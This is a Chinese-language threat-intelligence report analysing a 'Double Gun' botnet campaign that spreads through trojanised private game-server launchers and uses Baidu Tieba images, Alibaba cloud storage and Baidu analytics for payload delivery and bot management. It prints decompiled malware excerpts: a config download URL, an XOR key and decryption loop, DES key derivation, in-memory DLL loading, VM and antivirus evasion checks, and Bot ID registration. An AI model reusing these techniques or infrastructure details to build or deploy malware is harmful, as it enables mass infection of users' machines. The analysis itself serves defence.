Import 2022-11-30 11:16

双枪团伙新动向，借云服务管理数十万僵尸网络

jinye, suqitian
May 23, 2020 • 21 min read

本文作者：jinye，JiaYu，suqitian，核心安全部研究员THL

概述


近日，我们的域名异常监测系统 DNSMon 捕捉到域名 `pro.csocools.com` 的异常活动。根据数据覆盖度估算，感染规模超过100k。我们通过告警域名关联到一批样本和 C2，分析样本后发现是与双枪恶意程序相关的团伙开始新的大规模活动。近年来双枪团伙屡次被安全厂商曝光和打击，但每次都能死灰复燃高调复出，可见其下发渠道非常庞大。本次依然是因为受感染主机数量巨大，导致互联网监测数据异常，触发了netlab的预警系统。本报告中我们通过梳理和这些URL相关的C2发现了一些模式，做了一些推测。

我们观察到恶意软件除了使用百度贴吧图片来分发配置文件和恶意软件，还使用了阿里云存储来托管配置文件。为了提高灵活性和稳定性，加大阻拦难度，开发者还利用百度统计这种常见的网络服务来管理感染主机的活跃情况。同时我们在样本中多次发现了腾讯微云的URL地址，有意思的是我们在代码中并没有找到引用这些地址的代码。至此，双枪团伙第一次将BAT三大厂商的服务集成到了自己的程序中，可以预见使用开放服务来管理僵尸网络或将成为流行趋势。有必要澄清的是，这些公开服务本身均为技术中立，此恶意代码中滥用这些公开服务完全是其作者的蓄意行为，各主要互联网公司均在用户许可中明确反对并采取措施抵御这些恶意滥用行为。


5月14日起，我们联系到了百度安全团队，采取了联合行动，对该恶意代码的传播范围做了度量，并采取了抵御措施。截止本文发稿，相关的恶意代码下载链接已经被阻断。百度安全团队对该事件的声明见文末。

IOC关联分析

从告警域名入手，通过DNS解析记录和样本流量分析建立IOC关联，过滤掉孤立和噪音节点，我们找到了一组与此次传播活动有关的关键C2。从下面截取的部分IOC关联图可以看出，几乎所有的域名都和两个关键的ip 地址 125.124.255.20 和 125.124.255.79 有关，围绕这两个ip地址，双枪团伙从19年下半年开始依次启用了一批域名来控制和下发恶意程序。事实上这个团伙长期且稳定的控制了大量 125.124.255.0/24 网段的ip地址，可以看出他们拥有非常丰富的网络资源。



通过样本溯源可以看到，这次大规模感染主要是通过诱导用户安装包含恶意代码的网游私服客户端，具体感染方式大体分为两种，下面进行深入分析。



感染方式1 — 启动器内包含恶意代码


阶段1 — 下载并加载cs.dll恶意文件

各类私服入口

清风血煞·经典	下载专用登录器	4月/20日/14点30分开放	双线机房	=经典血煞·三职业平衡·复古设定·长久=-推荐	23.30有区	点击查看
『２００６战神』首区	下载专用登录器	4月/20日/14点30分开放	双线机房	▇▇▇▇元宝好打♦骨灰耐玩▇▇▇▇-推荐	▇-散人好混-▇	点击查看
《仙剑传说》·特色版	下载专用登录器	4月/20日/14点30分开放	双线机房	=三职业平衡·拾取鉴定·一秒上瘾等你来玩=-推荐	▄独家★首发▄	点击查看
全网最火●黑暗元神	下载专用登录器	4月/20日/14点30分开放	双线机房	▄精品怀旧▄简单耐玩▄百人激情▄骨灰首选▄-推荐	★百人激情★	点击查看
免　费　　顶　级	下载专用登录器	4月/20日/14点30分开放	双线机房	♦０元当爷♦♦０元当爷♦♦０元当爷♦♦０元当爷♦-推荐	00.01新区	点击查看
０ 元 当 爷	下载专用登录器	4月/20日/14点30分开放	双线机房	▇▇▇▇▇▇▇▇微变+超变+免费顶级▇▇▇▇▇▇▇▇-推荐	免费顶级	点击查看
◥▇迷失·单职业▇◤	下载专用登录器	4月/20日/14点30分开放	双线机房	●●●●打金版●震撼上市●封挂封挂●●●●-推荐	▇长久▄耐玩▇	点击查看
風雲傳世	下载专用登录器	4月/20日/14点30分开放	双线机房	轻变大极品★长久稳定★２元会员★不乱合区-推荐	◣长久稳定◢	点击查看
2.0海底仿盛大	下载专用登录器	4月/20日/14点30分开放	双线机房	〓免费泡点〓元神融合〓冲级大奖〓超级耐玩-推荐	【跨服争霸】	点击查看
「　微变　」	下载专用登录器	4月/20日/14点30分开放	双线机房	「　　处女１区　独家自编版本　　」-推荐	▇散人必玩▇	点击查看
◣最给力的一大极品◢	下载专用登录器	4月/20日/14点30分开放	双线机房	无段位↘无合成↘装备靠打↘简单↘高爆率-推荐	▓24点新区▓	点击查看
２００６【蟠龙顶级】	下载专用登录器	4月/20日/14点30分开放	双线机房	蟠龙有元神!等级好升!长久耐玩!时光倒流-推荐	▄骨灰天堂▄	点击查看
▇单职业▇迷失▇免费	下载专用登录器	4月/20日/14点30分开放	双线机房	【迷失￥迷失￥迷失】★【重要事情说三遍】爽爽爽-推荐	２３--８点有区	点击查看
━回忆·血煞━	下载专用登录器	4月/20日/14点30分开放	双线机房	【血煞顶级·首战１区·三职平衡·道法也牛逼】-推荐	━双服同跨━	点击查看
〓〓〓超爽微变〓〓〓	下载专用登录器	4月/20日/14点30分开放	双线机房	〓〓〓〓〓〓〓超爽微变〓〓〓〓〓〓〓-推荐	〓〓5倍充值〓〓	点击查看
▄经典♦♦♦仿盛大▄	下载专用登录器	4月/20日/14点30分开放	双线机房	▄骨灰天堂▄经典耐玩▄专业仿盛大▄-推荐	▄不玩后悔一生▄	点击查看
▇▇原创迷失▇首区▇▇	下载专用登录器	4月/20日/14点30分开放	双线机房	「赏金猎人·非你莫属·今日１区·触手可得」-推荐	★长期▇稳定★	点击查看
今日推荐９９９９超变首区	下载专用登录器	4月/20日/14点30分开放	双线机房	简单粗暴　长久稳定　杀人超爽９９９９９９首区　！-推	２３--８点有区	点击查看
2006蟠龙(有元神)首区	下载专用登录器	4月/20日/14点30分开放	双线机房	▇▇▇★蟠龙有元神★回忆当年★▇▇▇-推荐	→BOSS全爆←	点击查看
复古仿盛大战神	下载专用登录器	4月/20日/14点30分开放	双线机房	35级前技能书店购买，七无金币复古版-推荐	重回当年情	点击查看
２００３神武▄决战颠峰	下载专用登录器	4月/20日/14点30分开放	双线机房	▄２００３怀旧-神武顶级-散人天堂,绝对好玩▓▓-推荐	上手快·奖励多	点击查看


点击下载链接跳到私服主页

登录器下载“蟠龙军衔.zip”



含恶意代码的私服客户端启动器被用户下载并执行，恶意代码访问配置信息服务器，然后根据配置信息从百度贴吧下载并动态加载名为 **cs.dll** 的最新版本恶意程序。cs.dll 中的敏感字串使用了一种变形的 DES 加密方法，这种加密算法和我们之前捕捉到的双枪样本高度相似。我们从样本主体 exe 文件入手，逐步分析上述恶意行为。

- 文件结构
  "蟠龙军衔.exe" PE Resource 中包含 7 个文件，Widget.dll 是客户端组件，资源文件中的**cs.dll** 是旧版的恶意程序。4 个 `.sys` 文件是私服客户端的驱动程序，虽然命名为 `Game Protect`，但我们在代码中发现了劫持流量插入广告的代码。



- 下载配置信息

  启动器创建线程访问加密配置文件 `http://mtdlq.oss-cn-beijing.aliyuncs.com/cscsmt.txt`


```
UPX0:0050AE63
UPX0:0050AE63 ; ---------------------------------------------------------------------------
UPX0:0050AE64 _str_http___mtdlq_os dd 0FFFFFFFFh          ; _top
UPX0:0050AE64                                           ; DATA XREF: thread_download_shuangqiang_downloa
UPX0:0050AE64                 dd 51                     ; Len
UPX0:0050AE64                 db 'http://mtdlq.oss-cn-beijing.aliyuncs.com/cscsmt.txt',0; Text
UPX0:0050AEA0 aAbcd           db 'abcd',0               ; DATA XREF: thread_download_shuangqiang_downloa
UPX0:0050AEA5                 align 4
UPX0:0050AEA8
UPX0:0050AEA8 ; =============== S U B R O U T I N E =======================================
UPX0:0050AEA8
UPX0:0050AEA8 ; Attributes: bp-based frame
```


```
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D3E8933A3557677803CD
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D6BDD65AA5B2671816F8
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D6A8366F75A7424D43AD
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D318867A50E2221D138D
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D398367A0092072863C8
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D688936F05A27238B31D
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D3B8F64F5547124D36D8
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D3F8831A30B737781308
```

  页面包含 8 行 16 进制字串，与密钥 `B2 09 BB 55 93 6D 44 47` 循环异或即可解密。


```
  bin_len = str_len / 2;
  idx = 1;
  do
  {
    Delphi_Copy_4054F4(v19, 2 * idx - 1, 2, &v11);
    System::__linkproc__ LStrCat3(&System::AnsiString, &str___8[1], v11);
    hex2bin = Delphi_StrToInt_40A4F0(System::AnsiString);
    LOBYTE(hex2bin) = xor_key_56C090[key_idx] ^ hex2bin;
    unknown_libname_66(&v13, hex2bin);
    System::__linkproc__ LStrCat(v18, v13);
    key_idx = (key_idx + 1) % 8;
    ++idx;
    --bin_len;
```

解密后是 8 个百度贴吧图片的地址。



- 下载图片文件切割并重组 cs.dll 文件

直接访问图片地址，图片文内容看起来像是随机生成的。



恶意程序会下载图片文件，每张图片使用 `><>>><` 为标记来分隔图像数据和恶意代码数据。

把所有恶意代码拼接起来我们得到了阶段 2 的恶意程序 cs.dll。

```
; Exported entry   1. abcd


; Attributes: bp-based frame

public abcd
abcd proc near

var_48= dword ptr -48h
var_38= dword ptr -38h
var_34= dword ptr -34h
var_30= dword ptr -30h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 48h
mov     edx, offset aRcM5rmjaawza1p ; "RC/+M5rMJaAWZA1pCUbni+PxfXlbkdRE4qUlvfd"...
lea     ecx, [esp+48h+var_18] ; int
call    decrypt_string_with_key_10003D90
mov     edx, offset aRcM5rmjaawza1p_0 ; "RC/+M5rMJaAWZA1pCUbni+PxfXlbkdRE4qUlvfd"...
lea     ecx, [esp+48h+var_30] ; int
call    decrypt_string_with_key_10003D90
mov     edx, offset aRcM5rmjaawza1p_1 ; "RC/+M5rMJaAWZA1pCUbni+PxfXlbkdRE4qUlvfd"...
lea     ecx, [esp+48h+var_48] ; int
call    decrypt_string_with_key_10003D90
sub     esp, 14h
call    sub_100051E0
add     esp, 14h
```

恶意程序通过内存映射的方式加载上述 cs.dll，然后调用导出函数 **abcd()** 进入阶段 2，所以并没有文件落地。


```
{
  **((_BYTE **)lp_cut_data_struct_57F108 + 1) = 'M';
  *(_BYTE *)(*((_DWORD *)lp_cut_data_struct_57F108 + 1) + 1) = 'Z';
}
v5 = (**(int (***)(void))lp_cut_data_struct_57F108)();
System::__linkproc__ DynArraySetLength(v5);
Classes::TStream::SetPosition(lp_cut_data_struct_57F108, 0i64);
v6 = unknown_libname_87(0);
sub_42030C((int)lp_cut_data_struct_57F108, 0, v6);
downloader_mode_57F110 = (int)mapping_downloaded_downloader_50B214(0);
if ( downloader_mode_57F110 )
  dword_57F118 = (int)loading_dll_call_exp_50B3D4((void *)downloader_mode_57F110, "abcd");
System::TObject::Free(0);
```

阶段2 — 上报主机信息，释放并加载恶意驱动

cs.dll 会进行一些简单的虚拟机和杀软对抗，利用百度统计服务上报 Bot 信息，释放第 3 阶段 VMP 加壳的驱动程序（包含x86/x64两个版本）。

- DES 解密算法
  样本中的 DES 解密算法为恶意软件作者自定义实现，加密模式为 CBC，无填充。DES 加密算法的转换表与旧版（“双枪”木马的基础设施更新及相应传播方式的分析）相同 。本次恶意活动涉及的 DES 解密，都涉及 2 层解

密，第一层解密，先以 Base64 算法解码字符串 **dBvvIEmQW2s=** 得到一份二进制数据，再以空密钥 `\x00\x00\x00\x00\x00\x00\x00\x00` 对上述二进制数据解密，得出字串 `helloya\x00`，再以此字串作为密钥，用自研 DES 算法解密其他大量密文数据。完整的解密过程如下：



- 检查虚拟主机环境 VM 和 WM

  通过检查注测表项判断是否是 VMWare 主机，如果是 VM 主机代码则直接返回。

```
v0 = decrypt_string_with_key_10003D90((int)&v5, "GyZSZRTgvpoFu8OlmEQdHj95yql/5Iw06R3Mx1mct/1vCJjfh5Gr8g==");
                                        // &"SOFTWARE\\\\VMware, Inc.\\\\VMware Tools"
if ( *(_DWORD *)(v0 + 20) >= 0x10u )
  v0 = *(_DWORD *)v0;
v1 = RegOpenKeyExA(HKEY_LOCAL_MACHINE, (LPCSTR)v0, 0, 0x101u, &phkResult) == 0;
if ( v6 >= 0x10 )
  j__free(v5);
if ( !v1 )
{
  v3 = decrypt_string_with_key_10003D90((int)&v5, "kneoYHEeVnNvuRUnz3dW+N9P78GF6G533Kj7DoOpfoY=");//
                                        // &"Applications\\\\VMwareHostOpen.exe"
  if ( *(_DWORD *)(v3 + 20) >= 0x10u )
    v3 = *(_DWORD *)v3;
  v4 = RegOpenKeyExA(HKEY_CLASSES_ROOT, (LPCSTR)v3, 0, 0x20019u, &phkResult) == 0;
```

  检查系统服务 **WayOSFw** 是否存在，如果服务存在则直接返回。

```
if ( QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&api_list, L"QqscfeCnotrol") )
  goto LABEL_12;
v6 = 0;
v2 = OpenSCManagerA(0, 0, 0xF003Fu);
v3 = v2;
if ( !v2 )
  goto LABEL_13;
v4 = OpenServiceA(v2, "WayOSFw", 0xF01FFu);
if ( v4 )
{
  v6 = 1;
```

- 创建 Bot ID

  使用系统 API 创建主机的 Bot ID，写入注册表 `SOFTWARE\\PCID`，

```
CoInitialize(0);
if ( !CoCreateGuid(&pguid) )
{
  DstBuf = 0;
  memset(&v10, 0, 0x3Fu);
  v2 = decrypt_string_with_key_10003D90(
         (int)&v6,
         "vnxrlmcFJceO08WbUdJYtSnkzLIZv5I+115boQiMSvHoVKyNiFob9uhUrI2IWhv2m++rdBW24M0=");//
                                                // &"{%08X-%04X-%04x-%02X%02X-%02X%02X%02X%02X%02X%02X%02X}"
  v3 = (char *)v2;
  if ( *(_DWORD *)(v2 + 20) >= 0x10u )
    v3 = *(char **)v2;
  sprintf_10004D20(
    &DstBuf,
    0x40u,
    v3,
    pguid.Data1,
    pguid.Data2,
    pguid.Data3,
    pguid.Data4[0],
    pguid.Data4[1],
    pguid.Data4[2],
    pguid.Data4[3],
    pguid.Data4[4],
    pguid.Data4[5],
    pguid.Data4[6],
    pguid.Data4[7]);
  if ( v7 >= 0x10 )
    j__free(v6);
  if ( DstBuf )
    v4 = strlen(&DstBuf);                       //
                                                // "{4854B746-8FE7-4c2b-88A9-9AA18F304524}"
                                                //
```

- 利用百度统计服务管理 Bot

  恶意软件的开发者借用了百度统计接口的一些标准字段来上报主机敏感信息，利用百度统计这种常见的网络行为来管理感染主机的活跃情况。因为百度统计服务被大量网站使用，从流量上看是一套合规的浏览器网络行为，所以很难将其区分出来，加大了安全厂商打击的难度。

  恶意程序首先使用一个名为 **DataWork()** 的函数伪造浏览器请求，下载 **hm.js** 脚本。

```
v9 = WinHttpOpen(UserAgent, 0, 0, 0, 0);      //
